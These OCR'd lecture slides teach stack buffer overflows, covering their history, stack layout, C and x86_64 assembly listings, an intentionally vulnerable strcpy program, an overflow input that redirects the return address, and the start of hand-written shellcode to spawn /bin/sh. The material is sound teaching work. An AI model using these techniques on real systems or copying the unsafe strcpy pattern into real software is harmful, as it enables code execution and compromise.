
Buffer Overflows

- In order to do damage, a virus, worm, or hacker needs to fool the system into running code in supervisor mode.
- One of the most common ways is to exploit a coding error called a buffer overflow.
- A buffer overflow occurs when a process stores data beyond the bounds of a buffer.

Buffer Overflows

- Understood as early as 1972 as shown in Computer Security Technology Planning Study by U.S. Air Force Electronic Systems Division
- 1988 Morris Worm was earliest documented exploit
- 1995 Thomas Lopatic independently rediscovered it and published it on bugtraq mailing list
  - http://seclists.org/bugtraq/1995/Feb/109
- 1996 Elias Levy (aka Aleph One) published “Stack Smashing for Fun and Profit” in Phrack issue 49.

Supervisory Control and Data Acquisition (SCADA) Attacks



Buffer Overflow Example

```
char           A[8] = "";
unsigned short B    = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Buffer Overflow Example

```
strcpy(A, "excessive");
```

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

By copying 10 bytes into an 8 byte array
we've overwritten the value of B

Simple Buffer Overflow Example

Stack Buffer Overflow


- A stack buffer overflow or stack buffer overrun occurs when a program writes to a memory address on the program's call stack outside of the intended data structure; usually a fixed length buffer.

- Overfilling a buffer on the stack is more likely to derail program execution than overfilling a buffer on the heap because the stack contains the return addresses for all active function calls.

  - Jackpot!

Overwrite the return address and you can execute any arbitrary code

Stack Structure



Function Parameters


- Intel x86_64 architecture no longer pushes function parameters on the stack.
  - The PUSH instruction makes two modifications, it writes to [ESP] and modifies the ESP register. This prevents out-of-order execution.
- Parameters are placed in registers via MOV

Building up the Stack

```c
#include <string.h>
#include <stdio.h>
#include <unistd.h>

void go(char *data) {
  char name[64];
  strcpy(name, data);
}

int main(int argc, char **argv) {
  go(argv[1]);
}
```


```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Building up the Stack





```
go:
   pushq %rbp
   movq  %rsp, %rbp
   subq  $80, %rsp
   movq  %rdi, -72(%rbp)
   movq  -72(%rbp), %rdx
   leaq  -64(%rbp), %rax
   movq  %rdx, %rsi
   movq  %rax, %rdi
   call  strcpy
   leave
   ret

main:
   pushq %rbp
   movq  %rsp, %rbp
   subq  $16, %rsp
   movl  %edi, -4(%rbp)
   movq  %rsi, -16(%rbp)
   movq  -16(%rbp), %rax
   addq  $8, %rax
   movq  (%rax), %rax
   movq  %rax, %rdi
   call  go
   leave
   ret
```

Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Smashing the Stack



Before

Smashing the Stack



After passing "A"(72 times) \x08 \x35 \xC0 \x80" into our program as input

Instead of returning where we should, we now return to our new address

```c
#include <string.h>
#include <stdio.h>

void foo(const char* input)
{
  char buf[64];

  // Here is where I overwrite my stack
  strcpy(buf, input);
  printf("%s\n", buf);
}

void bar(void)
{
  printf("Augh! I've been hacked!\n");
}

void baz ()
{
  printf("Called baz!\n");
}

int main(int argc, char* argv[])
{
  if (argc < 2)
  {
    printf("Please supply a string as an argument!\n");
    return -1;
  }

  foo(argv[1]);
  return 0;
}
```

By overwriting buf, we will overwrite the return pointer and call bar() instead of returning to main


Stack Buffer Overflow Code Examples with Arbitrary Code Execution

```c
#include <string.h>
#include <stdio.h>

void foo(const char* input)
{
  char buf[64];

  // Here is where I overwrite my stack
  strcpy(buf, input);
  printf("%s\n", buf);
}

void bar(void)
{
  printf("Augh! I've been hacked!\n");
}

void baz ()
{
  printf("Called baz!\n");
}

int main(int argc, char* argv[])
{
  if (argc < 2)
  {
    printf("Please supply a string as an argument!\n");
    return -1;
  }

  foo(argv[1]);
  return 0;
}
```

By overwriting buf, we will overwrite the return pointer and call bar() instead of returning to main

Neat, but we can do much more interesting things


Smashing the Stack



Instead of writing “A”, what if we wrote machine code?

Instead of overwriting with a function address, what if we pointed to our new machine code?

Smashing the Stack



Instead of writing "A", what if we wrote machine code?

Instead of overwriting with a function address, what if we pointed to our new machine code?

We can now inject any code we want and execute it

Shellcode

- The machine code we will inject into the stack is called shellcode
- It is called shellcode because it typically starts a command shell from which the attacker can control the compromised machine
    - We will be doing that
- Since we are using a strcpy as our attack vector our shell code can not have any NULL bytes
    - strcpy() stops on NULL bytes and we wouldn't be able to inject our full payload

Generating Shellcode

- We want our payload to call `execv("/bin/sh",NULL);`
- Compile with gcc and see what we get

```
#include <stdio.h>
#include <unistd.h>

int main (int argc, char *argv[])
{
  static char * cmd ="/bin/sh";
  execv(cmd,  NULL);
  printf("EXECV Failed\n");
}
```

Generating Shellcode

```
0000000000400640 <main>:
400640: 55                      push   %rbp
400641: 48 89 e5                mov    %rsp,%rbp
400644: 48 83 ec 10             sub    $0x10,%rsp
400648: 89 7d fc                mov    %edi,-0x4(%rbp)
40064b: 48 89 75 f0             mov    %rsi,-0x10(%rbp)
40064f: 48 8b 05 ea 09 20 00    mov    0x2009ea(%rip),%rax
400656: be 00 00 00 00          mov    $0x0,%esi
40065b: 48 89 c7                mov    %rax,%rdi
40065e: e8 ad fe ff ff          callq  400510 <execv@plt>
400663: bf 10 07 40 00          mov    $0x400710,%edi
400668: e8 c3 fe ff ff          callq  400530 <puts@plt>
40066d: b8 00 00 00 00          mov    $0x0,%eax
400672: c9                      leaveq
400673: c3                      retq
```

No good. MOV opcodes end up with many NULL bytes. We need to do this by hand

Generating Shellcode

```
global _start
section .text

; Register allocation for x64 function calls
; function_call(%rax) = function(%rdi,  %rsi,  %rdx,  %r10,  %r8,  %r9)
;                ^system          ^arg1  ^arg2  ^arg3  ^arg4  ^arg5 ^arg6
;                 call #

_start:
